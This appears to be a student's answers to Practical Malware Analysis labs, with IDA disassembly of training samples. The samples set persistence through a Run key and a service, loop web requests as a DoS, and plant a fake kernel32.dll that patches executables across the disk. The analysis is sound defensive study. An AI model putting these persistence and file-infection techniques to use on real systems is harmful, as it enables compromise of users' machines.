


Figure 11: Lab06-03.exe | sub\_401130 flowchart

### iv. What can this function do?

The five switch cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	Loc_40115A	Calls CreateDirectoryA to create directory C:\Temp
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be C:\Temp\cc.exe
Case 2	loc_40117F	Calls DeleteFileA to delete the file C:\Temp\cc.exe
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to Malware with data C:\Temp\cc.exe
Case 4	loc_4011D4	Call Sleep to sleep the program for 100 seconds
Default	loc_4011E1	Print error message Error 3.2: Not a valid command provided

Figure 12: Lab06-03.exe | sub\_401130 switch cases

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. lpExistingFileName is the current file, Lab06-03.exe. Setting the registry key

Software\Microsoft\Windows\CurrentVersion\Run\Malware with file C:\Temp\cc.exe is a method of persistence to execute the malware on system startup.

e. analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06-03.exe and Lab06-04.exe?

```
00000000000401040
00000000000401040
00000000000401040
00000000000401040
00000000000401040 ; Attributes: bp-based frame
00000000000401040
00000000000401040 downloadFile proc near
00000000000401040
00000000000401040 Buffer= byte ptr -230h
00000000000401040 var_22F= byte ptr -22Fh
00000000000401040 var_22E= byte ptr -22Eh
00000000000401040 var_22D= byte ptr -22Dh
00000000000401040 var_22C= byte ptr -22Ch
00000000000401040 hFile= dword ptr -30h
00000000000401040 hInternet= dword ptr -2Ch
00000000000401040 szAgent= byte ptr -28h
00000000000401040 dwNumberOfBytesRead= dword ptr -8
00000000000401040 var_4= dword ptr -4
00000000000401040 arg_0= dword ptr 8
00000000000401040
00000000000401040 55 push ebp
00000000000401041 8B EC mov ebp, esp
00000000000401043 B1 EC 30 02 00 00 sub esp, 560 ; Integer Subtraction
00000000000401049 8B 45 08 mov eax, [ebp+arg_0]
0000000000040104C 50 push eax
0000000000040104D 68 F4 70 40 00 push offset aInternetExplor ; "Internet Explorer 7.50/pma%"d
00000000000401052 8D 4D D8 lea ecx, [ebp+szAgent] ; Load Effective Address
00000000000401055 51 push ecx
00000000000401056 E8 B8 02 00 00 call sub_4012E6 ; Call Procedure
00000000000401058 83 C4 0C add esp, 12 ; Add
0000000000040105E 6A 00 push 0 ; dwFlags
00000000000401060 6A 00 push 0 ; lpszProxyBypass
00000000000401062 6A 00 push 0 ; lpszProxy
00000000000401064 6A 00 push 0 ; dwAccessType
00000000000401066 8D 55 D8 lea edx, [ebp+szAgent] ; Load Effective Address
00000000000401069 52 push edx ; lpszAgent
0000000000040106A FF 15 DC 60 40 00 call ds:InternetOpenA ; Indirect Call Near Procedure
```

Figure 13: Lab06–04.exe | Modified downloadFile function with arg\_0

Of the subroutines called from main we have analysed (renamed to testInternet, printf, downloadFile, and commandSwitch) only downloadFile has seen a notable change. The aInternetExplor address contains the value Internet Explorer 7.50/pma%d for the user-agent (szAgent) which includes an %d not seen previously, as well as a new local variable arg\_0 (figure 13).

This instructs the printf function to take the passed variable arg\_0 as an argument and print as an int. The variable is a parameter taken in the calling of downloadFile , donated by IDA as var\_C(figure 14).

```
0000000000401263 8B 4D F4      mov    ecx, [ebp+var_C]
0000000000401266 51          push   ecx
0000000000401267 E8 D4 FD FF FF  call   downloadFile ; Call Procedure
000000000040126C 83 C4 04      add    esp, 4      ; Add
000000000040126F 88 45 F8      mov    [ebp+command], al
0000000000401272 0F BE 55 F8      movsx edx, [ebp+command] ; Move with Sign-Extend
```

Figure 14: Lab06–04.exe | Variable passed to downloadFile

Some of the called subroutines have different memory addresses to what we saw in the previous Lab06–0X.exe, due to the main function being somewhat more complex and expanded.

## ii. What new code construct has been added to main?

main has been developed upon to include a for loop code construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06-04.exe | For loop within main

A for loop code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within main (figure 16):

Component	Instruction	Description
Initialisation	mov [ebp+var_C], 0	Set var_C to 0
Comparison	cmp [ebp+var_C], 1440	Check to see if var_C is 1440
Execution	DownloadFile commandSwitch	Download and read command from the file Execute command using switch cases
Increment	mov eax, [ebp+var_C] add eax, 1	Add 1 to the value of var_C

Figure 16: Lab06-04.exe | For loop components

## iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (downloadFile) now includes a passed variable. Having analysed this and main, we can determine that it is the for loop's current conditional variable (var\_C) value which is passed through to downloadFile's user-agent

Internet Explorer 7.50/pma%d, as arg\_0 as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

#### iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of main's for loop which can help us roughly work how long the program will run. Firstly, we know that there is a Sleep for 60 seconds, after the commandSwitch function. We also know that the conditional variable (var\_C) is incremented by 1 each loop. (Figure 17).

```
000000000040129A E8 B1 FE FF FF    call   commandSwitch ; Call Procedure
000000000040129F 83 C4 08      add    esp, 8      ; Add
00000000004012A2 68 60 EA 00 00    push   60000     ; dwMilliseconds
00000000004012A7 FF 15 30 60 40 00  call   ds:Sleep    ; Indirect Call Near Procedure
00000000004012AD EB A2      jmp    short loc_401251 ; Jump

0000000000401251
0000000000401251          loc_401251:
0000000000401251 8B 45 F4      mov    eax, [ebp+var_C]
0000000000401254 83 C0 01      add    eax, 1      ; Add
0000000000401257 89 45 F4      mov    [ebp+var_C], eax
```


Figure 167: Lab06–04.exe | Sleep function and for loop increment

The for loop starts var\_C at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the switch within commandSwitch to sleep for 100seconds at any of the 1440 iterations.

## Practical 3

a. Analyze the malware found in the file Lab07-01.exe.

i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?



```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr 4
argv= dword ptr 8
envp= dword ptr 0Ch

sub esp, 10h
lea eax, [esp+10h+ServiceStartTable]
mov [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "MalService"
push eax ; lpServiceStartTable
mov [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
mov [esp+14h+var_8], 0
mov [esp+14h+var_4], 0
call ds:StartServiceCtrlDispatcherA
push 0
push 0
call sub_401040
add esp, 18h
ret
_main endp

```

By examining the main function of this program, we can see reference to a service name 'MalService', a call to start the Service Control Dispatcher with the service control function sub\_401040, and an associated call to a subroutine.



```

ds:0000000000401040
call ds:OpenSCManagerA ; Establish a connection to the service
; control manager on the specified computer
; and opens the specified database
mov esi, eax
call ds:GetCurrentProcess
lea eax, [esp+404h+BinaryPathName]
push 3E8h ; nSize
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push 0 ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpduTagId
lea ecx, [esp+414h+BinaryPathName]
push 0 ; lpLoadOrderGroup
push ecx ; lpBinaryPathName
push 0 ; dwErrorControl
push 2 ; dwStartType
push 10h ; dwServiceType
push 2 ; dwDesiredAccess
push offset DisplayName ; "Malservice"
push offset DisplayName ; "Malservice"
push esi ; hSCManager
call ds>CreateServiceA
xor edx, edx
lea eax, [esp+404h+DueTime]
mov dword ptr [esp+404h+SystemTime.wYear], edx
lea ecx, [esp+404h+SystemTime]
mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push eax ; lpFileTime
mov dword ptr [esp+408h+SystemTime.wHour], edx
push ecx ; lpSystemTime
mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov [esp+40Ch+SystemTime.wYear], 834h
call ds:SystemTimeToFileTime

```

Within this subroutine we can see references to opening the Service Control Manager (SC Manager) and evidence of a service creation which will be used for persistence.

#### ii. Why does this program use a mutex?

The program uses a mutex to ensure that only one instance of the program is running at any one time. The program attempts to get a handle on the mutex 'HGL345', and if it succeeds the program will terminate. If not, it will create a Mutex with this name.

```

sub_401040 proc near
    SystemTime= SYSTEMTIME ptr -400h
    DueTime= LARGE_INTEGER ptr -3F8h
    BinaryPathName= byte ptr -3E8h

    subh esp, 400h
    push offset Name ; "HGL345"
    push 0
    push 1F0001h ; bInheritHandle
    call ds:OpenMutexA
    test eax, eax
    jz short loc_401064

    ; [REDACTED] (Call to ExitProcess)

loc_401064:
    push esi
    push offset Name ; "HGL345"
    push 0 ; bInitialOwner
    push 0 ; lpMutexAttributes
    call ds>CreateMutexA
    push 3 ; dwDesiredAccess
    push 0 ; lpDatabaseName
    push 0 ; lpMachineName
    call ds:OpenSCManagerA ; Establish a connection to the service
                           ; control manager on the specified computer
                           ; and opens the specified database
    mov esi, eax
    call ds:GetCurrentProcess
    lea eax, [esp+404h*BinaryPathName]
    push 3E8h ; nSize
    push eax ; lpfilename

```

Q3.What is a good host-based signature to use for detecting this program?

Detection of this program can be done by checking any host for the hardcoded mutex 'HGL345' or by checking them for any service with the hardcoded name 'MalService'.

Q4.What is a good network-based signature for detecting this malware?

For this go to function name tab select STARTADDRESS in IDAVIEW-A you will see this diagram

```

lpThreadParameter= dword ptr 4

push esi
push edi
push 0 ; dwFlags
push 0 ; lpszProxyBypass
push 0 ; lpszProxy
push 1 ; dwAccessType
push offset szAgent ; "Internet Explorer 8.0"
call ds:InternetOpenA
mov edi, ds:InternetOpenUrlA
mov esi, eax

loc_40116D: ; dwContext
push 0
push 80000000h ; dwFlags
push 0 ; dwHeadersLength
push 0 ; lpszHeaders
push offset szUrl ; "http://www.malwareanalysisbook.com"
push esi ; hInternet
call edi ; InternetOpenUrlA
jmp short loc_40116D
StartAddress endp

```

By examining the looping function of this program, we can see that it uses the User Agent “Internet Explorer 8.0” and communicates with the URL “<http://www.malwareanalysisbook.com>” which are network-based indicators which can be used to identify execution of this program.

v. What is the purpose of this program?

By examining the program’s execution after creating a service for persistence, we can see that it sets up a timer checking for when the year is 2100 (834h), or midnight on January 1st 2100. At this time it will create 20 (14h) threads and with them execute the subroutine pointed to by ‘StartAddress’.

```

push    eax      ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.uHour], edx
push    ecx      ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.uSecond], edx
mov     [esp+40Ch+SystemTime.uYear], 2100
call    ds:SystemTimeToFileTime
push    0         ; lptimerName
push    0         ; bManualReset
push    0         ; lptimerAttributes
call    ds>CreateWaitableTimerA
push    0         ; fResume
push    0         ; lpArgToCompletionRoutine
push    0         ; pfnCompletionRoutine
lea     edx, [esp+410h+DueTime]
mov     esi, eax
push    0         ; lPeriod
push    edx, [esp+410h+DueTime]
push    esi, [esp+410h+hTimer]
call    ds:SetWaitableTimer
push    0FFFFFFFh ; dwMilliseconds
push    esi, [esp+410h+hHandle]
call    ds:WaitForSingleObject
test   eax, eax
jnz    short loc_40113B
push    edi
mov     edi, ds>CreateThread
mov     esi, 20

loc_401126:          ; CODE XREF: sub_401040+F84j
push    0         ; lpThreadId
push    0         ; dwCreationFlags
push    0         ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0         ; dwStackSize
push    0         ; lpThreadAttributes
call    edi ; CreateThread
dec    esi
jnz    short loc_401126
pop    edi

```

This routine attempts to open the URL <http://www.malwareanalysisbook.com> which leads us to believe that this is some sort of Denial of Service (DoS) program, which when multiple machines have this setup will cause a DDoS against <http://www.malwareanalysisbook.com>

vi. When will this program finish executing?

Looking back at the looping function mentioned previously, this function has no compare statement, and is an unconditional jump statement which runs the routine again. Based on this the program will never finish executing.

**b. Analyze the malware found in the file Lab07-02.exe.**

i. How does this program achieve persistence?

When examining the program, we can’t see any evidence of persistence being created. The program shows no evidence or strings relating to creation of common persistence mechanisms such as run keys, scheduled tasks, services, or startup files.

Address	Length	Type	String
0_0_rdata:0...	00000010	C	OleUninitialize
0_0_rdata:0...	00000011	C	CoCreateInstance
0_0_rdata:0...	0000000E	C	OleInitialize
0_0_rdata:0...	0000000A	C	ole32.dll
0_0_rdata:0...	0000000D	C	OLEAUT32.dll
0_0_rdata:0...	00000006	C	_exit
0_0_rdata:0...	0000000C	C	_XcptFilter
0_0_rdata:0...	00000005	C	exit
0_0_rdata:0...	0000000E	C	_p__interv
0_0_rdata:0...	0000000E	C	_getmainargs
0_0_rdata:0...	0000000A	C	_initterm
0_0_rdata:0...	00000011	C	_setusematherr
0_0_rdata:0...	0000000D	C	_adjust_fdiv
0_0_rdata:0...	0000000D	C	_p__commode
0_0_rdata:0...	0000000B	C	_p__fmode
0_0_rdata:0...	0000000F	C	_sel_app_type
0_0_rdata:0...	00000011	C	_except_handler3
0_0_rdata:0...	0000000B	C	MSVCRT.dll
0_0_rdata:0...	0000000B	C	_controlfp

ii. What is the purpose of this program?

After open lab 07-02.exe files in IDA it will show

Based on the program executing OleInitialize, we can infer that this has execution of a COM Object, as this initialises the COM Library.

By viewing further we can see this indeed creates an object which is then passed execution of the string: <http://www.malwareanalysisbook.com/ad.html>

```

push    ds:OleInitialize
test   eax, eax
j1    short loc_401085

; [Function Body]
lea    eax, [esp+24h+ppro]
push   eax
push   offset riid    ; riid
push   8      ; dwClContext
push   0      ; punkOuter
push   offset guidCLSID ; guidCLSID
call   ds:CoCreateInstance
mov    eax, [esp+24h+ppro]
test   eax, eax
j2    short loc_40107F

; [Function Body]
lea    ecx, [esp+28h+pvarg]
push   ecx
push   ecx    ; pvarg
call   ds:OleInitialize
push   offset http://www.malwareanalysisbook.com/ad.html
mov    word ptr [esp+2Ch+var_10], 3
mov    [esp+2Ch+var_10], 1

; [Function Body]
lea    ecx, [esp+28h+pvarg]
mov    esi, eax
mov    eax, [esp+28h+ppro]
push   ecx
lea    ecx, [esp+2Ch+pvarg]
mov    edx, [eax]
push   edx
lea    ecx, [esp+28h+pvarg]
push   ecx
lea    ecx, [esp+28h+var_10]
push   ecx
push   eax
call   dword ptr [edx+2Ch] ; S1TR
push   esi
call   ds:SysFreeString
pop    esi

; [Function Body]
loc_401085:
add    eax, eax
add    esp, 24h
ret

```

```

;OLECHAR aHttpWww_malwar
.aHttpWww_malwar:          ; DATA XREF: _main+3CTo
.unicode 0, <http://www.malwareanalysisbook.com/ad.html>,0
.align 4
.dword_403068 dd 1           ; DATA XREF: start+6ETr
.align 10h
.dword_403078 dd 0           ; DATA XREF: start+A3Tr
.dword_403074 dd 0           ; DATA XREF: start+97Tr
.dword_403070 dd 0           ; DATA XREF: start+55Tr
.dword_40307C dd 0           ; DATA XREF: start+47Tr
.dword_403080 dd 0           ; DATA XREF: start+33Tu
.dword_403084 dd 0           ; DATA XREF: start+3ATu
.dword_403088 dd 0           ; DATA XREF: start+64Tu
	align 1000h
._data
.ends

```

Based on this we can begin to assume this initialises a COM object (likely Internet Explorer) and uses this to open a URL with ad.html, which may infer this is associated with an advertisement. By running the executable we can confirm our assumptions are correct.

iii. When will this program finish executing?

The program finishes executing after it is run and the webpage is opened. It's likely this is part of adware which has been dropped on a users machine, potentially as part of further bundled software or malware.

**c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)**

i. How does this program achieve persistence to ensure that it continues running when the computer is restarted?

```

mov    edi, ds>CreateFileA
push   eax          ; hTemplateFile
push   eax          ; dwFlagsAndAttributes
push   3             ; dwCreationDisposition
push   eax          ; lpSecurityAttributes
push   1             ; dwShareMode
push   80000000h    ; dwDesiredAccess
push   offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call   edi ; CreateFileA
mov    ebx, ds>CreateFileMappingA
push   0             ; lpName
push   0             ; dwMaximumSizeLow
push   0             ; dwMaximumSizeHigh
push   2             ; flProtect
push   0             ; lpFileMappingAttributes
push   eax          ; hFile
mov    [esp+6Ch+hObject], eax
call   ebx ; CreateFileMappingA
mov    ebp, ds:MapViewOfFile
push   0             ; dwNumberOfBytesToMap
push   0             ; dwFileOffsetLow
push   0             ; dwFileOffsetHigh
push   4             ; dwDesiredAccess
push   eax          ; hFileMappingObject
call   ebp ; MapViewOfFile
push   0             ; hTemplateFile
push   0             ; dwFlagsAndAttributes
push   3             ; dwCreationDisposition
push   0             ; lpSecurityAttributes
push   1             ; dwShareNode
mov    esi, eax
push   10000000h    ; dwDesiredAccess
push   offset ExistingFileName ; "Lab07-03.dll"
mov    [esp+7Ch+argc], esi
call   edi ; CreateFileA
cmp   eax, 0FFFFFFFh
mov    [esp+5Ah+var_4], eax
push   0             ; lpName
push   short loc_401503

```

When examining the program and associated DLL we once again cannot see any obvious evidence of persistence; however there's some elements which raise suspicions. First off the program shows reference to the DLL supplied with it (Lab07-03.dll), in addition to a well-known Windows DLL of kernel32.dll.

By examining the rest of the application, we can see reference to a similar, yet different DLL name of kernel32.dll, and reference to the supplied Lab07-03.dll DLL being copied into a file with this name at C:\Windows\System32 before we see a reference to subdirectories within C:\.

```

loc_4017D4:
mov    ecx, [esp+54h+hObject]
mov    esi, ds:CloseHandle
push   ecx          ; hObject
call   esi ; CloseHandle
mov    edx, [esp+54h+var_4]
push   edx          ; hObject
call   esi ; CloseHandle
push   0             ; hFailIfExists
push   offset NewFileName ; "C:\\Windows\\System32\\kernel32.dll"
push   offset ExistingFileName ; "Lab07-03.dll"
call   ds:CopyFileA
test  eax, eax
push   0             ; int
jnz   short loc_401806

```

```

call   ds:exit


```

```

loc_401806:           ; "C:\\\\*"
push   offset ac
call   sub_4011E0
add    esp, 8

```

By looking inside the function call to sub\_4011E0, within this we can see a statement that indicates files are being checked within C:\\* which was passed to the program.



At this point a lot of comparisons and jump statements occur; however, this is of no interest to our analysis. By searching further within this function, we can see that a comparison occurs that checks if a file is a .exe, and if not a jump occurs.

```

    mov    edi, edx
    or    ecx, 0xFFFFFFFFh
    not   eax, eax
    push  offset a_exe ; ".exe"
repne scasd
not    ecx
sub    edi, ecx
push  ebx, ; char *
mov    eax, ecx
mov    esi, edi
mov    edi, ebp
shr    ecx, 2
repne movsd
mov    ecx, eax
xor    eax, eax
and    ecx, 3
repne movsb
mov    edi, edx
or    ecx, 0xFFFFFFFFh
repne scasd
not    ecx
dec    ecx
lea    edi, [esp+160h+FindFileData.cFileName]
mov    [ecx+ebp-1], al
or    ecx, 0xFFFFFFFFh
repne scasd
not    ecx
sub    edi, ecx
mov    esi, edi
mov    edx, ecx
mov    edi, ebp
or    ecx, 0xFFFFFFFFh
repne scasd
mov    ecx, edx
dec    edi
shr    ecx, 2
repne mousd
mov    ecx, edx
and    ecx, 3
repne mousb
call  ds:_strcmp
add    esp, 0Ch
test   eax, eax
jnz   short loc_40140C

```

Based on this we can infer that something the file system located at C:\ is being recursively checked for .exe files, and if one is found something occurs. By checking the function sub\_4010A0 which runs if the jump is not performed, we can gather what occurs when an executable file is found. 3 key calls we find are [CreateFile](#), [CreateFileMapping](#), and [MapViewOfFile](#).

```


; int __cdecl sub_4010A0(LPCSTR lpFileName)
sub_4010A0 proc near

lpBaseAddress= dword ptr -8Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr 4

sub    esp, 0Ch
push   ebx
mov    eax, [esp+10h+lpFileName]
push   ebp
push   esi
push   edi
push   0          ; hTemplateFile
push   0          ; dwFlagsAndAttributes
push   3          ; dwCreationDisposition
push   0          ; lpSecurityAttributes
push   1          ; dwShareMode
push   10000000h  ; dwDesiredAccess
push   eax        ; lpFileName
call   ds:CreateFileA
push   0          ; lpName
push   0          ; dwMaximumSizeLow
push   0          ; dwMaximumSizeHigh
push   4          ; fProtect
push   0          ; lpFileMappingAttributes
push   eax        ; hFile
mov    [esp+34h+var_4], eax
call   ds:CreateFileMappingA
push   0          ; uNumberOfBytesToMap
push   0          ; dwFileOffsetLow
push   0          ; dwFileOffsetHigh
push   0F001Fh   ; dwDesiredAccess
push   eax        ; hFileMappingObject
mov    [esp+30h+hObject], eax
call   ds:MapViewOfFile
mov    esi, eax
test   esi, esi
mov    [esp+1Ch+lpBaseAddress], esi
jz    loc_4011D5

```


Based on this we can infer that if an executable file is located, it is mapped into memory and can then be modified by this program. Looking further at the program we can see that it compares kernel32.dll to a location within the executable, and if it isn't found, it will jump and repeat the process. Where it is found it proceeds to copy a value referenced by dword\_403010 over the top of it.



Looking into this IDA believes it is a DWORD value specified as '6E72656Bh'.

dword_403010	dd 6E72656Bh	; DATA XREF: sub_4010A0+E0↑o ; _main+1A8↑r
dword_403014	dd 32333165h	; DATA XREF: _main+1B9↑r
dword_403018	dd 6C6C642Eh	; DATA XREF: _main+1C2↑r
dword_40301C	dd 0	; DATA XREF: _main+1CB↑r
; char aKernel32_dll[]		
aKernel32_dll	db 'kernel32.dll',0	; DATA XREF: sub_4010A0+CE↑o
	align 10h	
; char a_exe[]		
a_exe	db '.exe',0	; DATA XREF: sub_4011E0+1C1↑o
	align 4	
asc_403038	db '\*',0	; DATA XREF: sub_4011E0+13D↑o

